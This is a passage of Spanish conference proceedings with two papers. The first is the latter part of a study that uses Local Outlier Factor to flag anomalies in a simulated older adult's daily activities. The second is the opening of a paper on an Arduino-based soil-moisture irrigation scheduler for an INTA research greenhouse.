la vida diaria. Se trata de una etapa adicional en el proceso de transformación de las residencias habituales de adultos mayores en un ambiente inteligente donde los mismos puedan vivir por extensos períodos de tiempo.

2. Actividades de la Vida Diaria

Las Actividades de la Vida Diaria (AVDs) son parámetros que se utilizan para estimar el nivel de autonomía e independencia de un individuo. Son aquellas tareas que el ser humano realiza de forma cotidiana, y cuya no realización supone mayor o menor grado de discapacidad (pérdida de funcionalidad) lo que le lleva a depender de terceras personas [6]. Numerosos profesionales del área salud consideran que la identificación de cambios o desviaciones en las AVDs es una de las maneras para detectar la aparición de enfermedades en sus primeras fases.

Las actividades que habitualmente realizan los seres humanos se clasifican en tres grupos claramente diferenciados: i) AVD Básicas (AVDB), relacionadas al autocuidado y movilidad —dormir, alimentarse, higiene, desplazarse por el ambiente, salir al exterior—; ii) AVD Instrumentales (AVDI), realizadas para interactuar con el entorno más inmediato —uso de electrodomésticos, conversaciones telefónicas, prendido del televisor, limpieza general del hábitat—; iii) AVD Avanzadas (AVDA), aquellas relacionadas con el trabajo y el tiempo libre [7]. Algunas de las actividades básicas e instrumentales se realizan una sola vez o un número significativo de veces a lo largo del día.

En el modelo de simulación, los eventos que registran los sensores son actividades diarias que desarrolla el habitante virtual de la residencia simulada. Para el modelado, se seleccionaron aquellas AVDs que podían ser registradas mediante sensores inalámbricos simples y económicos, y cuyos cambios significativos podrían ser indicadores de deterioro en las condiciones de salud del residente y así servir como alerta temprana. Al respecto, se realizó una clasificación adicional de las AVDs en los siguientes dos tipos: i) AVD de tiempo específico (desayunar, almorzar, merendar, dormir a la noche, etc.), caracterizadas porque se realizan una sola vez por día y en horario relativamente acotado; ii) AVD repetitivas (ir al baño, tomar mate, mirar televisión, usar una computadora, etc.) que suelen realizarse más de una vez por día y en horario no acotado.

Se recolectó información de las AVDs (ambos tipos) mediante el llenado de un diario de actividades que realizó durante seis meses una mujer de 81 años que vive sola en su residencia habitual. Algunos datos ausentes por omisión u olvido fueron completados mediante la función Datos Aleatorios del Menú Calc del software Minitab. Los datos fueron ingresados a una planilla Excel y posteriormente procesados mediante el software

Crystal Ball [4] para obtener las funciones de distribución de probabilidad (con sus correspondientes parámetros) que mejor ajustaron a los datos recolectados. Para cada AVD de tiempo específico y para cada AVD repetitiva se realizó un ajuste para el Horario de Inicio de la actividad como así también un ajuste diferente para la Duración de la actividad. Las funciones de distribución de probabilidad originales ajustadas por el software Crystal Ball fueron utilizadas para entrenar una red neuronal artificial (RNA) con arquitectura feed-forward provista por el software Matlab® [5]. Las redes neuronales permiten interpretar datos de sensores (reales o simulados) para inferir actividades desarrolladas por seres humanos. De esta manera, se dispone de una función de clasificación para el reconocimiento automático de las actividades de un adulto mayor que vive solo en su residencia habitual.

3. Metodología

Las AVDs constituyen aquellas tareas que los seres humanos realizamos con una periodicidad prácticamente diaria y que conforman el “núcleo duro” de nuestro comportamiento. Por ello, numerosos profesionales de las especialidades gerontológicas y geriátricas opinan que la identificación de cambios en este tipo de actividades es uno de los mejores modos para detectar la aparición de enfermedades en sus primeras fases [8]. Los cambios en la frecuencia o duración de las AVDs son considerados importantes indicadores de trastornos físicos o cognitivos.

La detección de patrones atípicos, también denominada detección de outliers, es un tópico ampliamente estudiado dentro del concepto más general de detección de anomalías. Se lo utiliza no solo para diagnóstico médico, sino también en marketing, detección de intrusos y otras aplicaciones basadas en supervisión automatizada. La literatura muestra un importante número de revisiones bibliográficas sobre el tema, en particular la revisión de Chandola et al. [9] donde se detalla en abundancia sobre los usos y tipos de detección de anomalías.

El procedimiento seleccionado para la detección de patrones atípicos en AVDs de adultos mayores se basa en el aprendizaje no supervisado, de forma que no tendremos etiquetas de “outlier” y “normal”, sino que se obtendrán valores continuos referidos al puntaje que posee el registro sobre el total de la población. Para obtener dichos valores se pueden utilizar algoritmos de detección de anomalías basados en Nearest-Neighbor tales como K-NN Global Anomaly Score o Local Outlier Factor [10].

Local Outlier Factor (LOF) es un algoritmo muy potente desarrollado por Breunig et al (2000) [11]; es ampliamente utilizado cuando el interés está en tareas de

clasificación y machine learning. El algoritmo define la noción de outlier local según el grado en el cual un objeto depende de la densidad de su vecindario local, y a cada objeto se le puede asignar un LOF que representa la probabilidad que ese objeto sea un outlier [12].

LOF es un algoritmo de $O(n^2)$, lo que resulta eficiente para medianas cantidades de registros [10]. Cuenta con parámetros k_{min} y k_{max} , donde k_{min} es el número mínimo de elementos que debe tener un conjunto para que pueda considerarse cluster [13]. A partir de su difusión, se han derivado otros algoritmos también utilizados en la actualidad: Connectivity-based Outlier Factor (COF), Cluster Based Local Outlier Factor (CBLOF), Local Outlier Probability (LoOP), Local Correlation Integral (LOCI) [14]. Para el presente trabajo se optó por utilizar el algoritmo LOF porque se conoce a priori que el problema de detección de anomalías a ser resuelto involucra anomalías locales, puesto que se detectan cambios en la frecuencia o duración de las AVDs al compararlas con sus vecinos más cercanos [10].

Para determinar el puntaje LOF, se realizan tres cálculos:

- 1- Para cada registro x se buscan los k vecinos cercanos. En caso de que la distancia sea la misma para diferentes k vecinos, se incrementa el valor de k .
- 2- Utilizando esta cercanía de vecinos N_k , la densidad local para un registro se estima calculando la densidad de alcance local (LRD):

$$LRD_k(x) = 1 / \left(\frac{\sum_{\sigma \in N_k(x)} d_k(x, \sigma)}{|N_k(x)|} \right)$$

Donde d_k es la distancia de accesibilidad.

- 3- Finalmente se determina el puntaje LOF comparando el LRD de un registro con los LRD de sus k vecinos:

$$LOF(x) = \frac{\sum_{\sigma \in N} \frac{LRD_k(\sigma)}{LRD_k(x)}}{|N_k(x)|}$$

El puntaje LOF es básicamente una proporción de densidades locales. Para las instancias normales, las densidades oscilan alrededor de 1.0. Para las anomalías, que poseen densidades locales bajas, el algoritmo les otorga puntajes más altos [10].

Se diagramó el proceso en RapidMiner tomando como entrada conjuntos de datos generados mediante la red neuronal artificial. Se decidió optar por el uso de RapidMiner ya que es de licencia AGPL [15], por ende es de uso libre. La RNA se entrenó a partir de los datos obtenidos sobre la observación de las actividades de un adulto mayor, tal como se indica en el último párrafo de

la sección 2. Sobre los datos mencionados se aplicó el algoritmo LOF.

Debido a que estos algoritmos son muy sensibles al rango de valores de las variables, es fundamental que los datos de entrada estén normalizados antes de su procesamiento. De esta forma se asegura que ninguna propiedad a comparar (en este caso Duración y Hora de Inicio) predomine sobre otra. RapidMiner, por defecto, utiliza una transformación Z con media 0 y desvío 1 [16].

El diagrama de bloques presentado en la figura 3, indica el proceso realizado. Se normalizaron los datos ingresados, para luego aplicar el algoritmo LOF y posteriormente se aplicó un proceso de filtrado.




Figura 3: Diagrama de bloques del proceso realizado en RapidMiner.

Se aplicó un filtro para obtener valores que distan de la media en uno, dos y tres desvíos estándar, realizando gráficas para cada uno ellos. La ejecución se realizó para las AVDs Repetitivas Mirar TV, Ir al Baño y Usar Computadora.

La fórmula empleada para filtrar valores es la siguiente:

$$OL = \mu + A\sigma$$

Siendo μ la media, σ el desvío estándar y A un valor entero que puede tomar los valores 1, 2 o 3. OL representa el valor mínimo que deben superar los puntajes LOF para ser filtrados. Se consideró apropiado utilizar un subíndice por cada tipo de actividad, correspondiendo T a la actividad Mirar TV, C a Usar Computadora y B a la actividad Ir al Baño.

En las gráficas que se obtienen aplicando el algoritmo LOF, a los círculos que representan cada ocurrencia de una actividad les corresponde un color y un tamaño que se basa en el puntaje del outlier, el cual cuantifica la diferencia con los valores que se consideran normales y el cual ajusta según las variaciones de las densidades locales [17].

4. Resultados

En el caso de la actividad Mirar TV se registraron las siguientes medidas de dispersión:

$$\mu_T = 1,113$$

$$\sigma_T = 0,205$$

Donde μ_T es la media y σ_T es el desvío estándar para la actividad. Para la actividad Mirar TV, se filtraron valores de $OL \geq 1,523$ para el caso de filtrado con dos desvíos estándar y $OL \geq 1,728$ cuando se filtró con tres desvíos estándar, ambos valores obtenidos a partir de los resultados anteriores de μ_T y σ_T .

En el caso de la actividad Usar Computadora se registraron las siguientes medidas de dispersión:

$$\mu_C = 1,102$$

$$\sigma_C = 0,234$$

Para la actividad Usar Computadora, se filtraron valores de $OL \geq 1,570$ para el caso de filtrado con dos desvíos estándar y $OL \geq 1,804$ cuando se filtró con tres desvíos estándar, ambos valores obtenidos a partir de los resultados anteriores de μ_C y σ_C .

En el caso de la actividad Ir al Baño se registraron las siguientes medidas de dispersión:

$$\mu_B = 1,095$$

$$\sigma_B = 0,158$$

Para la actividad Ir al Baño, se filtraron valores de $OL \geq 1,411$ para el caso de filtrado con dos desvíos estándar y $OL \geq 1,569$ cuando se filtró con tres desvíos estándar, ambos valores obtenidos a partir de los resultados anteriores de μ_B y σ_B .

Las figuras 4a, 4b y 4c muestran para la AVD Ir al Baño los valores filtrados con un desvío estándar, dos desvíos estándar y tres desvíos estándar. Las figuras 5a, 5b y 5c muestran para la AVD Usar Computadora los valores filtrados con un desvío estándar, dos desvíos estándar y tres desvíos estándar. Las figuras 6a, 6b y 6c muestran para la AVD Mirar TV los valores filtrados con un desvío estándar, dos desvíos estándar y tres desvíos estándar. Las figuras muestran la duración de la actividad para las distintas horas del día durante la simulación correspondiente al período entre 60 y 90 días desde el inicio de la misma. Solo se indican los valores correspondientes a ese período por una cuestión de mejor visualización de las figuras. Es importante tener en cuenta que la lógica del modelo de simulación asume que AVDs repetitivas tales como Mirar TV son frecuentemente interrumpidas por otras AVDs (de tiempo específicas o repetitivas) tales como almorzar, cenar, ir al baño o tomar mate. Por este motivo, la actividad parece tener duraciones breves en determinados horarios.




Figura 4. Resultados obtenidos relacionados a la AVD Ir al Baño.

Un aspecto importante a considerar está relacionado con el nivel de filtrado que evite la generación de falsas alarmas. Analizando las gráficas se observa que el filtrado con un desvío estándar daría lugar a un enorme número de falsas alarmas. Por lo tanto, se considera que los filtrados con dos o tres desvíos estándar son los apropiados para el monitoreo remoto de anomalías en AVDs.

Los valores que se observan filtrando a partir de dos desvíos estándar corresponden a aproximadamente un 5% del total de la muestra, según las propiedades de las distribuciones normales [16]. Lógicamente, filtrando a partir de tres desvíos estándar se reducen aún más la cantidad de outliers a mostrar, correspondiendo al 1% del

total de la muestra según las propiedades de las distribuciones normales.




Figura 5. Resultados obtenidos relacionados a la AVD Usar Computadora.

Aislar estos registros que están fuera de los valores normales es de utilidad para el análisis de la formación de clusters de valores anómalos. Cuando los outliers dejan de ser ocurrencias aisladas y pasan a formar parte de un cluster, puede afirmarse que la persona ha modificado su conducta y pasa más tiempo mirando TV, o usando la computadora, o más significativo aún, yendo al baño en reiteradas oportunidades o permaneciendo más tiempo en el mismo.




Figura 6. Resultados obtenidos relacionados a la AVD Mirar TV.

Por supuesto que serán los profesionales de las especialidades gerontológicas y geriátricas quienes definirán el tipo de distribución y/o el nivel de filtrado, pero una etapa previa fundamental es disponer de un método para detectar la formación de clusters de valores anómalos de AVDs repetitivas.

5. Conclusiones

El reconocimiento de las AVDs de adultos mayores es un proceso de alta complejidad caracterizado por diversas tareas, entre las cuales se incluye la selección o desarrollo de algoritmos que permitan inferirlas a partir de datos de sensores.

En particular, la detección de anomalías es de fundamental importancia durante el monitoreo de adultos mayores debido a que esos sucesos anormales pueden indicar una crisis o un cambio abrupto asociado a dificultades de salud.

En el presente trabajo hemos indicado un algoritmo apropiado para la detección de anomalías en datos clasificados por una RNA provenientes de información de sensores inalámbricos dispuestos ubicuamente en la residencia de un adulto mayor. Además, se sugiere la utilización de un proceso de filtrado para evitar la generación de falsas alarmas. Se afirma que los filtrados con dos o tres desvíos estándar son los apropiados para el monitoreo remoto de anomalías en AVDs.

Se trata de una etapa adicional a las propuestas detalladas en [3] y [5], de suma importancia para el desarrollo y puesta a punto de sistemas de monitoreo y asistencia remota de adultos mayores que viven solos en sus residencias habituales.

6. Referencias

- [1] United Nations, Department of Economic and Social Affairs, Population Division: World Population Prospects: The 2012 Revision, Highlights and Advance Tables, Working Paper No. ESA/P/WP.228, (2013).
- [2] Cook, D.J., Das, S.K., How Smart are our Environments? An Updated Look at the State of the Art, Journal Pervasive and Mobile Computing, Volume 3 Issue 2, pp 53-73, (2007).
- [3] Weitz, D., Lianza, F., Nant, J.P., Schmidt, N., María, D.E.: Modelo de Simulación 3D para la Evaluación de Tecnologías de Monitoreo y Asistencia para Adultos Mayores, 3er Congreso Nacional de Ingeniería Informática / Sistemas de Información, CONAII SI 2015, Buenos Aires, 19 y 20 de Noviembre de 2015.
- [4] Evans, J.R., Olson, D.L., Introduction to Simulation and Risk Analysis, Prentice Hall, (1998).
- [5] Weitz, D., Schmidt, N., María, D.E., Lianza, F., Nant, J.P., Feldman, S.: Sistema de Inteligencia Ambiental para el Monitoreo Remoto de Adultos Mayores, 4to Congreso Nacional de Ingeniería Informática / Sistemas de Información, CONAII SI 2016, Salta, 17 y 18 de Noviembre de 2016.
- [6] Horgas, A., Wilms, H., Baltes, M.: Daily life in very old age, Everyday activities as expression of successful aging, The Gerontologist, 38(5), 556-567, (1998).
- [7] Katz, S., Ford, A.B., Moskowitz, R.W., Jackson, B.A., Jaffe, M.W.: Studies of illness in the aged: the index of ADL, a standardized measure of biological and psychosocial function, 185:914-9, JAMA (1963).

- [8] Haigh, K.Z., Yanco, H.A.: Automation as Caregiver: A Survey of Issues and Technologies. In AAAI Workshop “Automation as Caregiver”, July 2001.
- [9] Chandola, A, Banerjee, A., Kumar, V., “Anomaly Detection: A Survey”, ACM Computing Surveys, 09, 2009, Pages 1–72.
- [10] Goldstein M., Uchida S.: A Comparative Evaluation of Unsupervised Anomaly Detection Algorithms for Multivariate Data. PloS ONE 11(4): e0152173. doi:10.1371/journal.pone.0152173 (2015).
- [11] Breunig, M.M., Kriegel, H.P., Ng, R.T., Sander, J.: LOF: identifying density-based local outliers. SIGMOD '00 Proceedings of the 2000 ACM SIGMOD International Conference on Management of Data. Dallas, Texas, USA. May 15 - 18, 2000, Pages 93-104
- [12] Alshawabkeh M., Jang B., Kaeli D.: Accelerating the local outlier factor algorithm on a GPU for intrusion detection systems. GPGPU-3 Proceedings of the 3rd Workshop on General-Purpose Computation on Graphics Processing Units, 104-110, March 14, 2010.
- [13] Pividori M., Stegmayer G., Milone D.: Cluster Ensembles for Big Data Mining Problems. 44JAIIO - AGRANDA 2015 - ISSN: 2451-7569 (2015).
- [14] Amer M., Goldstein M.: Nearest-Neighbour and Clustering Based Anomaly Detection Algorithms for RapidMiner. Proceedings of the 3rd RapidMiner Community Meeting and conference RCOMM2012 (2012).
- [15] RapidMiner GmbH: RapidMiner Software License Agreement.
- [16] Devore J.L.: Probability and Statistics for Engineering and the Sciences, Ed. 7 ISBN-13: 978-0130415295 (2008).
- [17] Aggarwal C.C.: Outlier Analysis, 2nd Ed. IBM ISBN-13: 978-1461463955 (2016).

Desarrollo de un Sistema de Gestión de Riego Automático Basado en la Humedad del Suelo

José Manuel Alonso¹, Hugo Ferrari², Iván Sambrana¹, Jorge Blanco¹, Emanuel Irrazábal¹

¹ Departamento de Informática.

Facultad de Ciencias Exactas y Naturales y Agrimensura.
Universidad Nacional del Nordeste

² Departamento de Ingeniería.

Facultad de Ciencias Exactas y Naturales y Agrimensura.
Universidad Nacional del Nordeste

eirrazabal@exa.unne.edu.ar

Abstract

Las nuevas tecnologías de información y comunicación aplicadas a la producción agrícola, por ejemplo automatización del riego permiten mejorar el rendimiento de los cultivos y reducir el consumo de recursos hídricos y eléctricos. En este trabajo se describe el diseño y posterior desarrollo de un Planificador para la Gestión de Riego Automático en el marco de las necesidades del grupo de investigación de forrajes del INTA El Sombrero – Corrientes. Se construyó un sistema Software-Hardware con una arquitectura capaz de ser ampliada. La solución tuvo en cuenta dos modalidades de configuración del riego: Automática, basada en humedad del suelo y otra Manual, que permite planificar riegos periódicos por tiempo. Se trabajó con una metodología Iterativa e Incremental y un equipo interdisciplinario de expertos en las áreas de sistemas de información, electrónica y la comunicación constante con el grupo de investigación. Esto facilitó el desarrollo del prototipo basado en tecnología Arduino y el cumplimiento de los requisitos del sistema, el cual está siendo utilizado en un invernáculo dedicado a investigación.

1. Introducción

La actividad agrícola es una de las principales fuentes de producción de alimentos en el ámbito mundial. Y en particular, para la economía Argentina esta actividad aporta un 9% de su Producto Bruto Interno [1]. En este sentido, la agricultura necesita recursos básicos para su desarrollo: agua y energía eléctrica [2]. Por otro lado el incremento de la población conlleva una mayor demanda alimenticia, por lo cual se exige al sector agrícola mayor

producción en menor tiempo. Esto plantea la necesidad de hacer más eficientes los procesos de producción para maximizar el rendimiento de los cultivos [2].

Las nuevas tecnologías de la computación y la comunicación ofrecen soluciones que pueden adaptarse a las necesidades de la agricultura para una producción más eficiente en el uso de recursos y por lo tanto más sustentable económica, ambiental y socialmente. Entre ellas se encuentran los desarrollos relacionados con la automatización del riego. Desde hace varios años se han implementado sistemas de riego que permiten un uso más racional del agua con niveles de desarrollo óptimos, en los cultivos donde se implementen [2][3][4][5][6][7]. La eficiencia en la aplicación y la productividad del agua de riego son temas prioritarios, teniendo en cuenta que la agricultura bajo riego es la mayor demandante, en la competencia con los otros usos (urbanos, recreativos, industriales y energéticos), utilizando aproximadamente el 70 % agua dulce que se consume en todas las actividades [8].

Para los diferentes cultivos existen requerimientos particulares para lograr un óptimo desarrollo y productividad. Cada fase del desarrollo del cultivo requiere un mínimo de acumulación de temperatura, así como necesidades hídricas y nutricionales que varían a lo largo de cada fase [9]. Esto hace indispensable tener un control asistido de estos parámetros. En diversas zonas de Argentina existe una gran variabilidad climatológica, como por ejemplo en el Nordeste (NEA) y, particularmente en la provincia de Corrientes. Esta es una región mayormente subtropical, con veranos cálidos y húmedos e inviernos templados y secos [10]. Además, las previsiones sobre los efectos del cambio climático para regiones subtropicales como el NEA, indican que las temperaturas serán cada vez más altas en verano,

llegando a ser extremas y más bajas en invierno, con heladas y ocasionalmente caídas de granizo [11]. Por otro lado, el volumen de precipitaciones va a concentrarse, intensificarse y aumentar en volumen anual total, lo cual provocará anegamientos temporarios u estacionales, aumento de la brecha entre la estación húmeda y la seca, y fenómenos climatológicos como “El niño” con mayor frecuencia en estas regiones [12]. Todo esto afecta negativamente a los cultivos en el campo, promoviendo el uso de tendaleros con riego artificial controlado. Pero no solo tiene utilidad en el marco de las actividades productivas, sino que también es necesario para las actividades de investigación en el ámbito agropecuario.

El Instituto Nacional de Tecnología Agropecuaria (INTA) desarrolla diferentes líneas de investigación para mejorar el desarrollo de los cultivos [13]. Y uno de los insumos necesarios es asegurar el control de las variables ambientales en los laboratorios e invernáculos. Por lo tanto, la inclusión de los sistemas de riego automatizados permite el uso eficiente del agua, es capaz de mejorar el rendimiento de los cultivos y es un insumo para el desarrollo de actividades de investigación agropecuaria. Ahora bien, los esquemas de riego estáticos tradicionales no se ajustan adecuadamente a las necesidades hídricas de los cultivos en producción o de los ensayos en el ámbito de investigación [14].

Todo esto ha motivado el siguiente trabajo, en el cual se describe el proyecto y posterior desarrollo de un Planificador Embebido para la Gestión de Riego Automático (PEGRA) para uso en investigación y como prototipo para uso bajo tendalero; en el marco del grupo de forrajes de INTA El Sombrero ubicado en la provincia de Corrientes.

El artículo está compuesto por 5 secciones. Además de la sección introductoria, en la segunda sección se detalla el análisis del problema y el diseño de la solución teniendo en cuenta otros desarrollos de sistemas de riego. En la sección 3 se describe la solución obtenida. En la sección 4 se describe el uso de PEGRA en un invernáculo de investigación en INTA. Finalmente en la sección 5 se describen las conclusiones y los trabajos futuros.

2. Diseño de la solución

El presente trabajo se ha desarrollado a partir de la construcción de un planificador de riego automatizado para uso académico de acuerdo con las necesidades de la Estación Experimental INTA – El Sombrero situada a 30 Km. al sur de la ciudad de Corrientes. Este prototipo se utilizará en el marco de los proyectos “Generación y evaluación de poblaciones de híbridos de *Setaria sphacelata* y *Acroceras macrum*, dos especies forrajeras para el nordeste argentino” y “Desarrollo de cultivares superiores de especies forrajeras para sistemas ganaderos y agrícola-ganaderos de la Argentina” en los que

participa la Dra. Silvana Ferrari, haciendo un uso intensivo de invernáculos para el desarrollo de sus experimentos. De acuerdo a lo expuesto por la Dra. Ferrari existe una baja utilización de sensores y herramientas informáticas lo que dificulta conocer las necesidades hídricas de los cultivos y plantear una correcta estrategia de riego.

A partir de una serie de reuniones mantenidas con los integrantes del grupo de investigación se consensuaron los requisitos del PEGRA (ver Tabla 1). En la primera columna de la tabla se incluye un identificador del requisito, RF para los requisitos funcionales y RNF para los requisitos no funcionales del sistema.

Tabla 1. Requisitos Funcionales del PEGRA.

Ref.	Título	Descripción
RF_1	Riego estático	El sistema regará por tiempo de forma periódica.
RF_2	Riego Automático	El sistema mantendrá automáticamente la humedad del suelo dentro de un rango definido.
RF_3	Gestión remota	El sistema se configurará de forma remota.
RF_4	Sincronización con servidor Web	El sistema se sincronizará con el servidor web para obtener las configuraciones de riego y enviar datos del ambiente y logs del sistema.
RF_5	Sectorización	El sistema gestionará diferentes parcelas de un invernáculo.
RF_6	Perdurabilidad de los datos	El sistema guardará los datos de configuración, logs y censado en un sistema gestor de base de datos.
RF_7	Redundancia de datos	El sistema guardará los datos en una tarjeta SD para que no se pierda información si la conexión falla.
RF_8	Control de acceso	El sistema permitirá el acceso al servicio web solo a los usuarios registrados.
RF_9	Visualizador web del estado de los sectores	El usuario visualizará el último estado guardado de las variables ambientales del sector.
RF_10	Visualizador web del historial del sector	El usuario visualizará un gráfico de los cambios en las variables climatológicas del sector entre dos intervalos de tiempo en un rango de horas y días.
RNF_1	Fiabilidad	El sistema debe funcionar en modo normal mientras la placa de gestión de riego esté en funcionamiento, independientemente del funcionamiento del servidor web.

Ref.	Título	Descripción
RNF_2	Exactitud en las mediciones de humedad del suelo	El sistema debe censar la humedad del suelo con una precisión del 95% para que la aplicación de agua sea adecuada a la necesidad del suelo.
RNF_3	Escalabilidad	El diseño del sistema será escalable en cantidad de controladores que se conecten al servidor.
RNF_4	Perdurabilidad de los datos	El sistema debe ser capaz de mantener de forma no volátil los datos de las variables ambientales de las parcelas y las configuraciones de riego.
RNF_5	Usabilidad web	El sistema debe presentar la información en un tiempo no mayor a 5 segundos, debe presentar permanencia y estabilidad de los controles principales y un estilo uniforme en todas sus páginas para que el usuario se sienta cómodo con su uso.

Teniendo en cuenta estos requisitos se continuó con el diseño de la solución. Para ello se analizaron trabajos similares a nivel regional e internacional que utilizaron microcontroladores Arduino UNO para desarrollar una solución de riego localizado. En la Tabla 2 se resumen estos trabajos teniendo en cuenta el equipamiento seleccionado para construir la solución.

Tabla 2. Resumen de soluciones de riego.

Referencia	Sensor	Actuador
[2]	Watermark 200SS	Electroválvula y bomba de agua
[3]	YL-69, DHT11	Electroválvula y bomba de agua
[4]	DHT22, FC-37	Electroválvula
[6]	SEN92355P	Bomba de agua
[7]	RM1500, YL-69	Electroválvula

De acuerdo a lo analizado en otras soluciones, los sistemas de riego automatizado cuentan, en general, con 3 subsistemas. Por un lado el Módulo de monitoreo de sensores con los que diferentes sensores (especialmente de humedad) obtienen datos del medio. Por otro lado el Módulo de Gestión, donde se procesan las mediciones y, opcionalmente, se obtienen los datos de control, como por ejemplo, la humedad deseada. Y finalmente el Módulo actuador que controla el riego. En la Fig. 1 se puede ver un esquema sencillo de los tres Subsistemas. Este tiene un diseño análogo al modelo general de un sistema embebido de tiempo real presentado [15].




Fig. 1. Modelo general de un sistema embebido.

A modo de resumen, en las soluciones descritas en la Tabla 2, Arduino UNO es el controlador más utilizado para el desarrollo de módulos de monitoreo de sensores y módulos actuadores. El método utilizado para determinar el contenido de humedad en el suelo es la medición de la resistividad eléctrica [16]. Y el tipo de riego utilizado en las soluciones es el riego localizado, siendo el riego por goteo el que presenta mayor eficiencia respecto del uso del agua.

3. Desarrollo de la solución

